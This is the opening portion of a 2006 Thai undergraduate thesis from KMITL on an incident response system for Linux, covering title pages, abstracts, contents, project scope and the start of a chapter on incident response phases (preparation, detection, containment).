ชุดโปรแกรมตอบสนองเมื่อเกิดการละเมิดความปลอดภัย

Incident Response System

นายปริวรรต ผ่องเภสัช
นายภูมินทร์ ตัณฑสถิตยานนท์
นายอธิศ วรสวาสดิ์

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาสตรบัณฑิต
สาขาวิชาวิศวกรรมคอมพิวเตอร์
คณะวิศวกรรมศาสตร์
สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง
พ.ศ.2549

ชุดโปรแกรมตอบสนองเมื่อเกิดการละเมิดความปลอดภัย

Incident Response System

นายปริวรรต ผ่องเภสัช

นายภูมินทร์ ตัณฑสถิตยานนท์

นายอธิศ วรสวาสดิ์

อาจารย์ที่ปรึกษา

อ.อัครเดช วัชระภูพงษ์

ผศ.ธนา หงษ์สุวรรณ

อ.ธนัญชัย ตรีภาค

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาสตรบัณฑิต

สาขาวิชาวิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

พ.ศ.2549

ปริญญานิพนธ์ปีการศึกษา 2549

ภาควิชา วิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

เรื่อง ชุดโปรแกรมตอบสนองเมื่อเกิดการละเมิดความปลอดภัย

Incident Response System

ผู้จัดทำ

1. นายปริวรรต ผ่องเภสัช รหัสประจำตัว 46010430
2. นายภูมินทร์ ตัณฑสถิตยานนท์ รหัสประจำตัว 45010588
3. นายอธิศ วรสวาสดิ์ รหัสประจำตัว 46010907

อาจารย์ที่ปรึกษา

(อาจารย์อัครเดช วัชระภูพงษ์)

อาจารย์ที่ปรึกษา

(ผู้ช่วยศาสตราจารย์ธนา หงษ์สุวรรณ)

อาจารย์ที่ปรึกษา

(อาจารย์ธนัญชัย ตรีภาค)

ระบบตอบสนองเมื่อเกิดการละเมิดความปลอดภัย

นายปริวรรต ผ่องเภสัช	46010430
นายภูมินทร์ ตัณฑสถิตยานนท์	46010588
นายอธิศ วรสวาสดิ์	46010907
อาจารย์อัครเดช วัชระภูพงษ์	อาจารย์ที่ปรึกษา
ผศ.ธนา หงษ์สุวรรณ	อาจารย์ที่ปรึกษาร่วม
อาจารย์ธนัญชัย ตรีภาค	อาจารย์ที่ปรึกษาร่วม
ปีการศึกษา 2549	

บทคัดย่อ

ถึงแม้ระบบรักษาความปลอดภัยทางคอมพิวเตอร์จะดีเลิศเพียงใด ก็ยังมีโอกาสเกิดการละเมิดได้ ฉะนั้นระบบรักษาความปลอดภัยทางคอมพิวเตอร์ที่ดีจึงต้องเตรียมความพร้อมต่อเหตุการณ์ดังกล่าว ทั้งก่อนหน้า ระหว่าง และหลังเกิดการละเมิดความปลอดภัย เพื่อทราบได้ว่าเกิดการละเมิดขึ้นแล้ว การทำอะไรไปบ้าง กระทบต่อสิ่งใดบ้าง และจะทำการกู้คืนระบบให้สามารถทำงานเช่นเดิมได้อย่างไร รวมถึงการรวบรวมหลักฐานเพื่อเอาผิดต่อผู้ละเมิดความปลอดภัย

โครงงานนี้เป็นโครงงานใหม่ที่มุ่งศึกษาแนวทางการตอบสนองเมื่อเกิดการละเมิดความปลอดภัยในทุกช่วงเหตุการณ์ โดยเน้นระบบปฏิบัติการยูนิกซ์

INCIDENT RESPONSE SYSTEM

Mr. Parivat Pongbhaesaj	45010450
Mr. Phumin Tantasatityanont	45010588
Mr. Athit Worasawad	46010907
Mr. Akkradach Watcharapupong	Advisor
Asst. Prof. Thana Hongsuwan	Co-Advisor
Mr. Tanunchai Tripak	Co-Advisor

Academic Year 2006

ABSTRACT

Even though the computer security system is now much more powerful than the old days. It cannot be considered the perfect system anyway. Since the problems still exist, the reliable security system has to be ready for the unexpected events to occur. The system should be able to handle those at the time intrusion taking place as well as before and after the affairs in order to be able to make an incident response to such an event. The incident response mentioned includes knowing what the intruder has done to the system, detecting the effects to the system, recovering the system and gathering the information due to the legal issue.

This project purposes presenting a new method in computer security aiming at the effective way to response when there is an intrusion. All is done under UNIX environment.

กิตติกรรมประกาศ

ปริญญานิพนธ์ฉบับนี้จะไม่สามารถเสร็จสมบูรณ์ได้ถ้าไม่ได้รับคำแนะนำ คำเตือน ทั้งหลายจากอาจารย์อัครเดช วัชระภูพงษ์ ผู้ช่วยศาสตราจารย์ธนา หงษ์สุวรรณ และอาจารย์ธนัญชัย ตรีภาค คณะผู้จัดทำขอขอบพระคุณอย่างยิ่งสำหรับทุกสิ่งที่อย่างที่ได้รับจากท่านทั้งสาม

นอกจากนี้ขอขอบคุณสถาบัน ภาควิชาวิศวกรรมคอมพิวเตอร์ และห้องวิจัยและพัฒนาการรักษาความปลอดภัยข้อมูล (ISAG) ที่ได้เอื้อเฟื้อสถานที่ให้คณะผู้จัดทำได้ทำการวิจัยและศึกษา ขอขอบคุณเพื่อนๆ พี่ ๆ ห้อง ISAG ที่ได้ให้คำแนะนำและให้ความช่วยเหลือในยามที่ผู้จัดทำพบกับปัญหาได้ดีเสมอมา

สุดท้ายต้องขอขอบคุณบิดา มารดาที่ได้ให้กำเนิด คอยสั่งสอน ให้การสนับสนุนการศึกษา และเป็นกำลังใจในการศึกษาเล่าเรียนเสมอ นับเป็นพระคุณอย่างยิ่ง

นายปริวรรต ผ่องเภสัช
นายภูมินทร์ ตัณฑสถิตยานนท์
นายอธิศ วรสวาสดิ์

สารบัญ

หน้า

บทคัดย่อภาษาไทย I

บทคัดย่อภาษาอังกฤษ II

กิตติกรรมประกาศ III

สารบัญ IV

สารบัญตาราง VII

สารบัญภาพ VIII

บทที่ 1 บทนำ 1

1.1 บทนำ 1

1.2 วัตถุประสงค์ของโครงงาน 1

1.3 ประโยชน์ที่คาดว่าจะได้รับ 1

1.4 ขอบเขตของโครงงาน 2

1.5 เนื้อหาของรายงาน 2

บทที่ 2 ทฤษฎีที่เกี่ยวข้อง 3

2.1 บทนำ 3

2.2 ทฤษฎีการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย 3

2.3 รูปแบบและพฤติกรรมของผู้บุกรุก 11

2.4 ระบบตรวจจับผู้บุกรุก 12

2.4.1 ระบบตรวจจับผู้บุกรุกที่โฮสต์ 13

2.4.1.1 Unix logs (syslogd) 14

2.4.1.2 syslog-ng 20

2.4.1.3 Tripwire 21

2.4.2 ระบบตรวจจับผู้บุกรุกทางเครือข่าย 22

2.4.2.1 Snort และ Snort-Inline 23

2.5 Internet Protocal Secutity (IPSec) 24

สารบัญ(ต่อ)

หน้า

2.6 การตรวจร่องรอยหลักฐาน 27
2.6.1 การตรวจร่องรอยหลักฐานทางคอมพิวเตอร์ 27
2.6.1.1 พื้นฐานสำคัญที่ใช้ในการ ตรวจสอบการละเมิดสิทธิ์ และหาข้อมูล 27
2.6.2 การตรวจร่องรอยหลักฐานทางเครือข่าย 31
2.7 การป้องกันบัฟเฟอร์โอเวอร์โฟลว์ 34
2.8 การดักการเรียกใช้ฟังก์ชั่นในระบบปฏิบัติการลีนุกซ์ 37
2.8.1 การดักการเรียกไลบรารี โดยใช้ LD_PRELOAD 37
2.8.2 การเขียน โดยใช้ เคอร์นัลโมดูล โดยใช้ sys_call_table 38
2.9 การเขียนโปรแกรมเพื่อสร้างเคอร์นัลโมดูลในลีนุกซ์ 38
2.9.1 รูปแบบการเขียนเคอร์นัลโมดูล 38
2.9.2 การคอมไพล์เคอร์นัลโมดูล 39
2.9.3 การผ่านค่าตัวแปรเข้าไปในโมดูลผ่านทางคอมมานด์ไลน์ 39
2.9.4 ข้อแตกต่างระหว่างโปรแกรมกับโมดูล 40
2.9.5 ซิสเต็มคอล 40
2.9.6 ระบบไฟล์ /proc 41
2.10 บัฟเฟอร์โอเวอร์โฟลว์ 41
2.10.1 การจัดการหน่วยความจำ 42
2.10.2 การเรียกฟังก์ชั่น 43
2.10.3 บัฟเฟอร์และส่วนที่เสี่ยงต่อการถูกโจมตี 44
2.10.4 การล้นของบัฟเฟอร์ 45
2.10.5 หลักการของสแต็กโอเวอร์โฟลว์ 46
2.10.6 การล้นของฮีป 49

บทที่ 3 การออกแบบและพัฒนา 50
3.1 บทนำ 50
3.2 การออกแบบฮาร์ดแวร์ 50
3.3 การออกแบบซอฟต์แวร์ 51
3.3.1 ระบบป้องกันผู้บุกรุกทางเครือข่าย 51

สารบัญ(ต่อ)

หน้า

3.3.2 ระบบตรวจจับและป้องกันผู้บุกรุกทางคอมพิวเตอร์ 51

3.3.3 การกู้คืนระบบ 56

บทที่ 4 การทดสอบและผลการทดสอบ 58

4.1 บทนำ 58

4.2 การทดสอบที่ 1ทดสอบระบบป้องกันผู้บุกรุกทางเครือข่าย 58

4.3 การทดสอบที่ 2 ทดสอบระบบตรวจจับผู้บุกรุก 60

4.4 การทดสอบที่ 3 ทดสอบการกู้คืนระบบ 61

บทที่ 5 บทสรุป 64

5.1 วิเคราะห์และสรุปผลการทดสอบ 64

5.2 ปัญหาและอุปสรรค 64

5.3 แนวทางการประยุกต์และการพัฒนา 65

บรรณานุกรม 66

ภาคผนวก 67

ภาคผนวก ก. คู่มือการใช้งาน 67

สารบัญตาราง

ตารางที่ **หน้า**

2.1 แสดงค่า facility และความหมาย 14
2.2 แสดงค่า priority และความหมาย 15
2.3 แสดงรายชื่อซอฟต์แวร์ที่ใช้ syslog 18

สารบัญรูปภาพ

รูปที่	หน้า
รูปที่ 2.1 ขั้นตอนการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย	4
รูปที่ 2.2 แสดงตัวอย่างการหา checksum	22
รูปที่ 2.3 รูปแบบการใช้งาน IPsec	25
รูปที่ 2.4 Authentication Header	26
รูปที่ 2.5 Encapsulated Security Payload	26
รูปที่ 2.6 รูปแสดงปฏิกิริยาการตอบสนองระหว่าง Linux kernel กับโมดูล DSM	36
รูปที่ 2.7 ส่วนต่างๆของ memory	41
รูปที่ 2.8 แสดง buffer ใน memory	43
รูปที่ 2.9 แสดงการเกิด buffer overflow	44
รูปที่ 2.10 แสดงวิธีการโจมตีแบบ stack overflow	47
รูปที่ 3.1 แผนผังการออกแบบ	49
รูปที่ 3.2 การทำงานของ snort	50
รูปที่ 3.3 การทำงานของ kernel Module	55
รูปที่ 4.1 แสดงการสแกนพอร์ตเพื่อหาช่องโหว่	57
รูปที่ 4.2 ขึ้นเตือนว่ามีการทำสแกนพอร์ต	58
รูปที่ 4.3 กำลังบุกรุกผ่านโปรแกรม Snort	58
รูปที่4.4 ระบบขึ้นเตือนและสามารถป้องกันได้	58
รูปที่4.5 พยายามทำการยกระดับสิทธิ์ของตนเองโดยใช้ exploit code	59
รูปที่4.6 ระบบสามารถตรวจสอบการบุกรุกได้	59
รูปที่4.7 kernel สามารถตรวจจับได้เมื่อมีการเขียนทับ file	60
รูปที่ 4.8 ใช้โปรแกรมสำหรับเชก file integrity	60
รูปที่ 4.9 การทำ snapshot	61
รูปที่ 4.10 file ที่ได้ทำการ snapshot	61
รูปที่ 4.11 ทำการเลือก file ที่ทำการ restore	62
รูปที่ 4.12 ทำการ restore เสร็จสมบูรณ์	62
รูปที่ ก.1 หน้าล็อกอินเข้าระบบ	65
รูปที่ ก.2 หน้า Home ของระบบ	66
รูปที่ ก.3 หน้าเชกความถูกต้องของไฟล์	67
รูปที่ ก.4 ส่วนเชกและเพิ่มส่วนที่ต้องการ	67

รูปที่ ก.5 ค้นหาในส่วนเชกความถูกต้องของไฟล์ 68
รูปที่ ก.6 ผลของการตรวจสอบความถูกต้องของไฟล์ 68
รูปที่ ก.7 รายละเอียดของไฟล์ 69
รูปที่ ก.8 ค้นหาข้อมูลทางเครือข่าย 70
รูปที่ ก.9 ผลการหาข้อมูลทางเครือข่าย 71
รูปที่ ก.10 รายละเอียดของแพ็คเก็ต 72
รูปที่ ก.11ค้นหาล็อกไฟล์ของระบบ 73
รูปที่ ก.12 ผลการหาล็อกไฟล์ของระบบ 73
รูปที่ ก.13 หาผู้ใช้งานในระบบ 74
รูปที่ก.14 ผลการหาผู้ใช้งานในระบบ 74
รูปที่ ก.15 ส่วนค้นหาว่าโดนทำ exploit เมื่อไร 75
รูปที่ ก.16 ผลการค้นหาว่าโดน exploit 75
รูปที่ ก.17 การทำ recovery 76
รูปที่ ก1.8 การตั้งค่า 77

บทที่ 1
บทนำ

1.1 บทนำ

การมีเครื่องมือที่ใช้ป้องกันการละเมิดความปลอดภัยจากผู้ประสงค์ร้ายที่ดีเพียงใด ก็ยังไม่สามารถที่จะป้องกันได้สมบูรณ์ร้อยเปอร์เซ็นต์ เนื่องจากไม่มีโปรแกรมใดที่ไม่มีช่องโหว่ ทำให้ระบบทุกระบบมีโอกาสที่จะถูกละเมิดสิทธิ์หรือละเมิดความปลอดภัยได้เสมอ จึงจำเป็นที่จะต้องมีการเตรียมความพร้อมที่จะรับมือเมื่อมีการละเมิดความปลอดภัยเกิดขึ้น

โปรแกรมต้นแบบที่สร้างขึ้นนี้ เป็นโปรแกรมที่ใช้เพื่อการตอบสนองหลังจากที่ตรวจพบว่ามีการละเมิดความปลอดภัยต่อระบบ โดยในการตัดสินใจขั้นแรกจะใช้โปรแกรม Snort-Inline ซึ่งสามารถทำการตรวจสอบและแยกแยะระหว่างผู้ใช้งานทั่วไปและผู้ละเมิดความปลอดภัยได้ในระดับหนึ่ง หากผู้ละเมิดความปลอดภัยสามารถหลุดรอดจากโปรแกรม Snort-Inline มาได้ก็จะถูกบันทึกพฤติกรรม การใช้งานทุกอย่างๆ พร้อมๆ กับผู้ใช้งานปกติทั่วไปโดยใช้ระบบตรวจจับผู้บุกรุกที่โฮสต์โดยข้อมูลที่จัดเก็บทั้งหมดจะถูกแยกไปจัดเก็บใน Log Server เพื่อเป็นการป้องกันไม่ให้ผู้ละเมิดความปลอดภัยทำการเปลี่ยนแปลงหรือลบข้อมูลที่ได้บันทึกพฤติกรรมไว้และยังจะมีโปรแกรม Anti-Exploit เพื่อป้องกันผู้บุกรุกใช้การทำexploit แบบบัฟเฟอร์โอเวอร์โฟลได้ หลังจากนั้นข้อมูลเหล่านั้นจะถูกนำไปวิเคราะห์เพื่อตรวจจับการกระทำที่เป็นการละเมิดความปลอดภัย ทำการวิเคราะห์ความเสี่ยงต่อระบบที่อาจเกิดขึ้น หากตรวจสอบพบการละเมิดความปลอดภัย ระบบจะทำการแจ้งเตือนไปยังผู้ดูแลระบบและทำการตอบสนองต่อการละเมิดความปลอดภัยนั้นๆ

ทั้งนี้ระบบสามารถทำการเก็บ Snapshot ของระบบตามที่ผู้ดูแลระบบกำหนดไว้สำหรับการกู้คืนระบบในกรณีที่ผู้ละเมิดความปลอดภัยทำความเสียหายต่อระบบในระดับที่ไม่สามารถทำการแก้ไขได้

1.2 วัตถุประสงค์ของโครงงาน

1.2.1 เพื่อศึกษาแนวคิดการบุกรุกช่องโหว่ทางซอฟท์แวร์

1.2.2 เพื่อศึกษาแนวทางการตอบสนองเมื่อเกิดการละเมิดความปลอดภัย

1.2.3 เพื่อสร้างต้นแบบระบบต่อต้านและตอบสนองเมื่อเกิดการละเมิดความปลอดภัย

1.3 ประโยชน์ที่คาดว่าจะได้รับ

1.3.1 ได้รับความรู้ความเข้าใจเกี่ยวกับกระบวนการตรวจจับผู้บุกรุก

1.3.2 ได้รับความรู้ความเข้าใจเกี่ยวกับแนวทางในการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย

1.3.3 ได้ต้นแบบที่สามารถตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัยแบบต่างๆ ได้อย่างเหมาะสม

1.4 ขอบเขตของโครงงาน

1.4.1 พัฒนาเพิ่มเติมมาจากโครงงาน ISAG I-Response Suite ปีการศึกษา 2548 และ ISAG AntiXploit ปีการศึกษา 2548

1.4.2 พัฒนาระบบตอบสนองเมื่อเกิดการละเมิดความปลอดภัยบนระบบปฏิบัติการลินุกซ์ debian core 2.6.11

1.4.3 ถ้าระบบเกิดความเสียหายมากเนื่องจากถูกละเมิดความปลอดภัยจะไม่สามารถทำการ recovery และ ปิดช่องโหว่ได้

1.4.4 ระบบที่พัฒนาขึ้นนี้เป็นการใช้งานกับระบบเครือข่ายที่ความเร็ว 100 Mbps

ทั้งนี้ในการพัฒนาระบบจะใช้เวลาทั้งหมด 2 ภาคการศึกษาโดยมีขอบเขตการศึกษาหรือพัฒนาในแต่ละภาคการศึกษาดังนี้คือ

- ภาคการศึกษาที่ 1 จะเป็นการศึกษาและทดสอบเกี่ยวกับโปรเจค Incident Response System และโปรเจค Anti-Exploit และหาจุดบกพร่องของระบบทั้ง2โปรเจคพร้อมทั้งปรับปรุงแก้ไข และศึกษาเกี่ยวกับวิธีการเขียนเคอร์นัลโมดูล
- ภาคการศึกษาที่ 2 จะเป็นการเขียนโปรแกรมสำหรับทำการวิเคราะห์ข้อมูลที่ได้ทั้งหมดเพื่อตรวจสอบหาการบุกรุกหรือการละเมิดความปลอดภัยและเขียนโปรแกรมเคอร์นัลโมดูล และภาษา C เพื่อทำตัวเป็นระบบตรวจจับผู้บุกรุกที่โฮสต์ และ Perl เพื่อนำมาใช้สำหรับการทำกู้คืนระบบ

1.5 เนื้อหาของรายงาน

เนื้อหาของรายงานฉบับนี้ประกอบด้วยส่วนต่างๆ คือ ส่วนที่หนึ่งเป็นทฤษฎีซึ่งจะนำเสนอทฤษฎีต่างๆ ที่จำเป็นในการสร้างระบบต้นแบบที่ได้ทำการศึกษา ส่วนที่สองเป็นการออกแบบทั้งฮาร์ดแวร์และซอฟท์แวร์ ส่วนที่สามเป็นการทดสอบระบบที่ได้สร้างขึ้น ส่วนสุดท้ายจะเป็นการวิเคราะห์ผลการทดสอบแล้วรวบรวมเป็นข้อสรุป

บทที่ 2
ทฤษฎีที่เกี่ยวข้อง

2.1 บทนำ

ในการที่จะสร้างระบบต้นแบบซึ่งเป็นระบบตอบสนองต่อผู้ละเมิดความปลอดภัย การศึกษาทฤษฎีที่เกี่ยวข้องเป็นเรื่องที่สำคัญเป็นอย่างยิ่งโดยเฉพาะทฤษฎีในเรื่องของขั้นตอน แนวความคิดในการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย ทฤษฎีการตรวจจับผู้บุกรุกหรือผู้ละเมิดความปลอดภัย และการใช้โปรแกรมต่างๆ ในการเก็บข้อมูลเพื่อนำไปใช้ในการวิเคราะห์ต่อไป

2.2 ทฤษฎีการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย

2.2.1 นิยามและความหมาย

Incident หมายถึง เหตุการณ์ที่เป็นภัยคุกคามต่อความปลอดภัยของระบบคอมพิวเตอร์และระบบเครือข่าย เช่น คอมพิวเตอร์หรือระบบเครือข่ายหยุดทำงาน การสั่งให้โปรแกรมที่ประสงค์ร้าย (malicious code) ทำงาน การใช้งาน Account ของผู้อื่นโดยไม่ได้รับอนุญาต

ทั้งนี้เหตุการณ์ที่เป็นภัยคุกคามต่อความปลอดภัยของระบบคอมพิวเตอร์และระบบเครือข่าย จะไม่รวมถึงเหตุการณ์ที่เป็นภัยธรรมชาติ เช่น น้ำท่วม ไฟไหม้ ไฟตก เป็นต้น


Incident Response หมายถึง การดำเนินการกับเหตุการณ์ละเมิดความปลอดภัยที่เกิดขึ้น การดำเนินการนี้มีจุดประสงค์เพื่อกำจัดหรือลดผลกระทบที่อาจเกิดขึ้นกับระบบ

2.2.2 เป้าหมายหรือวัตถุประสงค์ของการรับมือและการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย

1. เพื่อหาข้อมูลว่าเหตุการณ์นั้นเกิดขึ้นได้อย่างไร
2. หาวิธีป้องกันไม่ให้เกิดเหตุการณ์ประเภทนี้อีก
3. ป้องกันไม่ให้เหตุการณ์ลุกลามจนนำมาสู่ความเสียหายต่อระบบ
4. ประเมินผลกระทบและความเสียหายจากเหตุการณ์
5. ฟื้นฟูระบบจากเหตุการณ์
6. แก้ไขนโยบายและระเบียบปฏิบัติให้เหมาะสมขึ้น
7. ค้นหาผู้ก่อเหตุ (หากเหมาะสมและเป็นไปได้)

2.2.3 การตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย

แนวคิดในการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย 6 ขั้นตอนดังนี้คือ



รูปที่ 2.1 ขั้นตอนการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย

2.2.4 ขั้นตอนที่ 1 การเตรียมการ (Preparation)

ขั้นตอนการเตรียมการเป็นการเตรียมความพร้อมเพื่อที่จะรับมือกับเหตุการณ์ที่จะเกิดขึ้น ขั้นตอนนี้ถือได้ว่าเป็นขั้นตอนที่สำคัญ เป็นขั้นตอนที่มีความซับซ้อนและต้องใช้เวลาในการตระเตรียมสิ่งที่จำเป็น ในขั้นตอนการเตรียมการประกอบด้วย 4 กระบวนการพื้นฐานดังนี้คือ

1) ติดตั้งระบบป้องกันและควบคุมต่อเหตุการณ์ที่อาจเกิดขึ้น
2) เตรียมแผนการปฏิบัติที่จะดำเนินการกับเหตุการณ์ที่จะเกิดขึ้นอย่างมีประสิทธิภาพ

แผนการปฏิบัติสำหรับการดำเนินการกับเหตุการณ์ละเมิดความปลอดภัยควรมีวิธีการอย่างน้อยดังต่อไปนี้

- วางแผนการและระบุขั้นตอนการดำเนินการต่อเหตุการณ์ละเมิดความปลอดภัยภายใต้สภาพแวดล้อมที่กำหนด
- บุคคลที่ควรจะต้องแจ้งหรือติดต่อเมื่อเกิดเหตุการณ์ละเมิดความปลอดภัยขึ้น
- ระบุประเภทของข้อมูลที่สามารถเปิดเผยและข้อมูลที่ไม่สามารถเปิดเผยต่อบุคคลภายนอกได้
- จัดลำดับความสำคัญของขั้นตอนการตอบสนองเมื่อเกิดการละเมิดความปลอดภัย
- ระบุหน้าที่และบทบาทของแต่ละบุคคลที่เป็นส่วนหนึ่งของการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย

- จัดทำเอกสารที่ระบุถึงระดับความเสี่ยงที่สามารถยอมรับได้ และเอกสารนโยบายด้านความปลอดภัยขององค์กรเพื่อใช้เป็นแนวทางในการดำเนินการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย

3) จัดหาทรัพยากรทุกอย่างที่จำเป็นทั้งทรัพยากรทางด้านวัตถุ และทรัพยากรบุคคล

ทรัพยากรในที่นี้เป็นทุกสิ่งที่จำเป็นต้องใช้เพื่อความสำเร็จของการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัยไม่ว่าจะเป็นฮาร์ดแวร์ ซอฟแวร์ หรือแม้แต่การฝึกอบรม

สำหรับซอฟแวร์ที่จำเป็นต้องใช้ตัวอย่างเช่น ซอฟแวร์ตรวจจับผู้บุกรุก (Intrusion detection software) เครื่องมือในการทำรีเวิร์สเอ็นจิเนียริง (Reverse engineering tool) ซอฟแวร์สำหรับการสืบค้นและวิเคราะห์ (Forensic analysis software) ซอฟแวร์ระบบฐานข้อมูล (Database server software) เป็นต้น

4) จัดเตรียมโครงสร้างพื้นฐานที่สนับสนุนการตอบสนองต่อเหตุการณ์ที่เกิดขึ้น

การที่จะตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัยได้อย่างเสร็จสมบูรณ์จะต้องมีการจัดเตรียมโครงสร้างพื้นฐานขององค์กรที่สนับสนุนกระบวนการ โดยโครงสร้างพื้นฐานเหล่านั้นจะต้องมีความเป็นเอกภาพสอดคล้องกันทั้งองค์กร เช่น การใช้ระบบป้องกันและควบคุมที่เหมาะสมกับระบบ อุปกรณ์เครือข่าย ระบบฐานข้อมูล หรือแม้แต่โปรแกรมต่างๆ การแบ่งหน้าที่ให้กับแต่ละบุคคลที่เกี่ยวข้องกับการดำเนินการ การดูแลทรัพยากรที่จำเป็นไม่ว่าจะเป็นฮาร์ดแวร์หรือซอฟท์แวร์ให้อยู่ในสภาพที่ใช้งานได้ การเตรียมคอนแทกท์ลิสต์สำหรับติดต่อบุคคลที่เกี่ยวข้อง การเก็บหลักฐาน และการศึกษาหรือเตรียมการด้านกฎหมาย เป็นต้น

นอกจากนี้ส่วนที่สำคัญของการเตรียมการบางอย่างอาจเป็นหน้าที่ของผู้ดูแลระบบเองที่จะต้องจัดการดูแลอย่างมีประสิทธิภาพโดยอาจมีวิธีการดังต่อไปนี้

- ใช้นโยบายหรือกฎในการตั้งรหัสผ่านต่างๆ
- ลบบัญชีผู้ใช้ที่ไม่ได้ใช้งานทั้งหมดหรือระงับสิทธิ์การใช้งาน
- ติดตั้งเครื่องมือหรือโปรแกรมที่จำเป็นต้องใช้ เช่น เครื่องมือในการตรวจจับการบุกรุก เครื่องมือสำหรับการสืบหลักฐานหรือร่องรอยของการละเมิดความปลอดภัย
- เก็บรักษาล็อกไฟล์ของระบบ
- ลงส่วนเพิ่มเติมของโปรแกรม (patch) เพื่อลดจุดอ่อนหรือช่องโหว่ของโปรแกรมต่างๆ ในระบบ
- ตรวจสอบความถูกต้อง (integrity) ของระบบไฟล์
- สำรองข้อมูลของระบบเท่าที่จำเป็น
- สำรวจสิ่งที่น่าสงสัยที่เกิดขึ้นในระบบ ซึ่งโดยปกติแล้วจะถือเป็น เหตุการณ์ที่ไม่ปกติ

2.2.5 ขั้นตอนที่ 2 การตรวจสอบ (Detection)

การตรวจสอบคือการพยายามตรวจหาความผิดปกติหรือตรวจหาเหตุการณ์ที่อาจเป็นการละเมิดความปลอดภัยต่อระบบ โดยในการตรวจสอบนี้มักใช้เครื่องมือหรือโปรแกรมประเภทระบบตรวจจับการบุกรุก (Intrusion Detection System: IDS) เข้ามาช่วยในการตรวจสอบ โดยหลักๆ แล้วโปรแกรมเหล่านี้อาจแบ่งเป็นระบบตรวจจับผู้บุกรุกที่โฮสต์และระบบตรวจจับผู้บุกรุกทางเครือข่ายซึ่งมีคุณสมบัติในการทำงานต่างกัน

เหตุการณ์บางประเภทไม่จำเป็นต้องใช้โปรแกรมในการตรวจสอบ แต่อาจใช้วิธีการสังเกตจากอาการและข้อมูลที่อยู่ในระบบ เช่น ล็อกไฟล์ของระบบ ล็อกไฟล์ของไฟร์วอล ตัวอย่างเหตุการณ์เช่น

- การพยายามทำการล็อกอินเข้าสู่ระบบและไม่สามารถเข้าสู่ระบบได้หลายๆ ครั้ง
- การล็อกอินเข้าสู่ระบบด้วยบัญชีผู้ใช้ (Account) ที่ถูกระงับสิทธิ์หรือบัญชีผู้ใช้ที่ระบบสร้างให้เป็นค่าเริ่มต้น ผู้ดูแลระบบสามารถตรวจสอบการล็อกอินเข้าสู่ระบบของผู้ใช้งานและควรจะสังเกตการใช้งานที่น่าสงสัยเช่น การล็อกอินเข้าระบบในช่วงเวลาที่ไม่ได้กำหนดการใช้งาน
- กิจกรรมบางอย่างที่เกิดขึ้นในช่วงเวลาที่ไม่มีการทำงาน ตัวอย่างเช่น การล็อกอินเข้าสู่ระบบในช่วงเวลาที่ไม่มีใครทำงานหรือใช้ระบบแล้ว
- การเกิดบัญชีผู้ใช้ใหม่โดยที่ไม่ได้เป็นการสร้างจากผู้ดูแลระบบ
- การมีไฟล์หรือโปรแกรมที่แปลกปลอมในระบบ
- การเปลี่ยนแปลงสิทธิ์การใช้งานของไดเรกทอรีหรือไฟล์ต่างๆ
- การเปลี่ยนหน้าของเว็บเพจที่เก็บอยู่ในเครื่องให้บริการเว็บ
- การปรากฏรูปอนาจารในระบบ
- การใช้คำสั่งที่ไม่เกี่ยวข้องกับงานที่ทำของผู้ใช้นั้นๆ
- การเกิดช่องว่างในล็อกไฟล์เนื่องจากโดนลบข้อมูล
- การเปลี่ยนแปลงค่าการทำงานของระบบ DNS หรือการทำงานของเราเตอร์ หรือการเปลี่ยนกฎของไฟล์วอล
- ประสิทธิภาพการทำงานของระบบลดลงอย่างผิดปกติ
- ระบบไม่สามารถให้บริการได้ (system crash)

2.2.6 ขั้นตอนที่ 3 การยับยั้ง (Containment)

จุดมุ่งหมายของขั้นตอนนี้คือ การยับยั้งหรือหยุดการโจมตีและการทำความเสียหาย ขั้นตอนนี้จะเริ่มขึ้นเมื่อมีการตรวจสอบพบเหตุการณ์ละเมิดความปลอดภัยแล้ว

หลังจากได้รับการยืนยันแล้วว่ามีการละเมิดความปลอดภัยเกิดขึ้นก็ควรจะมีการดำเนินการกับสิ่งที่เกิดขึ้นอย่างทันท่วงที การดำเนินการที่สามารถกระทำได้อย่างรวดเร็วและไม่ยุ่งยากคือ การยับยั้ง ตัวอย่างเช่น การระงับสิทธิ์การล็อกอินของบัญชีผู้ใช้ชั่วคราวหากตรวจสอบพบว่ามีการพยายามจะล็อกอินเข้าระบบด้วยรหัสผ่านที่ผิดหลายครั้งติดต่อกัน

